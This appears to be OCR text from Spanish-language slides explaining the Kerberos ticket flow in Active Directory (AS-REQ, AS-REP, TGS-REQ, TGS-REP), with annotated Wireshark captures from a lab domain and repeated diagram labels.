
- Un SPN se compone de: (1) el nombre del servicio y (2) el host que ofrece ese servicio.
  - Ejemplo: DNS/dc01.seria.local representa el servicio DNS ofrecido por el servidor DC01.



Flujo de Kerberos en Active Directory







Servidor de archivos

TGS Session Key


Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key

AS-REQ



```
No.   Time         Source           Destination      Protocol Length Info
  889 157.823371   192.168.169.130  192.168.169.138  KRB5        279 AS-REQ
  890 157.823697   192.168.169.138  192.168.169.130  KRB5        242 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
  897 157.828745   192.168.169.130  192.168.169.138  KRB5        359 AS-REQ
  898 157.829124   192.168.169.138  192.168.169.130  KRB5       1787 AS-REP

> Frame 897: 359 bytes on wire (2872 bits), 359 bytes captured (2872 bits)
> Ethernet II, Src: VMware_51:85:da (00:0c:29:51:85:da), Dst: VMware_c1:57:7d (00:0c:29:c1:57:7d)
> Internet Protocol Version 4, Src: 192.168.169.130, Dst: 192.168.169.138
> Transmission Control Protocol, Src Port: 61455, Dst Port: 88, Seq: 1, Ack: 1, Len: 305
v Kerberos
  > Record Mark: 301 bytes
  v as-req
      pvno: 5
      msg-type: krb-as-req (10)
    v padata: 2 items
      v PA-DATA pA-ENC-TIMESTAMP
        v padata-type: pA-ENC-TIMESTAMP (2)
          v padata-value: 3041a003020112a23a0438f5fd0d1700d54018530399a3f8d478392223ba9c45786f064e…
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde…
      > PA-DATA pA-PAC-REQUEST
    v req-body
        Padding: 0
      > kdc-options: 40810010
      v cname
          name-type: kRB5-NT-PRINCIPAL (1)
        v cname-string: 1 item
            CNameString: Administrator
        realm: SERIEA
      v sname
          name-type: kRB5-NT-SRV-INST (2)
        v sname-string: 2 items
            SNameString: krbtgt
            SNameString: SERIEA
        till: Sep 12, 2037 21:48:05.000000000 SA Pacific Standard Time
        rtime: Sep 12, 2037 21:48:05.000000000 SA Pacific Standard Time
        nonce: 730678000
      v etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      v addresses: 1 item SERVER-BOLOGNA<20>
        v HostAddress SERVER-BOLOGNA<20>
            addr-type: nETBIOS (20)
            NetBIOS Name: SERVER-BOLOGNA<20> (Server service)
```


Petición AS-REQ

Timestamp Cifrado con la clave del Principal

Nombre del usuario al que va dirigido el Ticket (Principal)

Servicio al que se quiere acceder. Al pedir un TGT, sería un ST del krbtgt.

El cliente que está pidiendo el Ticket



Servidor de archivos

TGS Session Key

Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key

AS-REP


```
   897 157.828745    192.168.169.130                192.168.169.138      KRB5      359 AS-REQ
   898 157.829124    192.168.169.138                192.168.169.130      KRB5     1787 AS-REP

> Frame 898: 1787 bytes on wire (14296 bits), 1787 bytes captured (14296 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61455, Seq: 1, Ack: 306, Len: 1733
v Kerberos
  > Record Mark: 1729 bytes
  v as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    v padata: 1 item
      v PA-DATA pA-ETYPE-INFO2
        v padata-type: pA-ETYPE-INFO2 (19)
          v padata-value: 30273025a003020112a11e1b1c57494e2d5655384d3733414446433641646d696e697374…
            v ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: WIN-VU8M73ADFC6Administrator
      crealm: SERIEA.LOCAL
    v cname
        name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
          CNameString: Administrator
    v ticket
        tkt-vno: 5
        realm: SERIEA.LOCAL
      v sname
          name-type: kRB5-NT-SRV-INST (2)
        v sname-string: 2 items
            SNameString: krbtgt
            SNameString: SERIEA.LOCAL
      v enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: ff3dfec4252465a5ce8aaf4fe541bf39175ba7036ba43204939f368e5e4a8ddce6d9cfcb…
    v enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 1
        cipher: 5cca08e57333349d5591e54311063c01f1a297e67bf6c645e5766fda14e4662f3a94d240…
```

Petición AS-REP

Salt.

Ticket cifrado con la clave del usuario Krbtgt.

Session Key cifrada con la clave del Principal.



Servidor de archivos

TGS Session Key


Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key

TGS-REQ




Petición TGS-REQ

Ticket cifrado con la clave del usuario Krbtgt.

Authenticator cifrado con la TGS session key

Servicio al que se quiere acceder. En este caso el servicio Host para la computadora server-bologna


TS
1 AS-REQ
AS
TGT
2 AS-REP
chicho
TGT
AUTH
3 TGS-REQ
TGS
ST
4 TGS-REP
Servidor de archivos
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key

TGS-REP

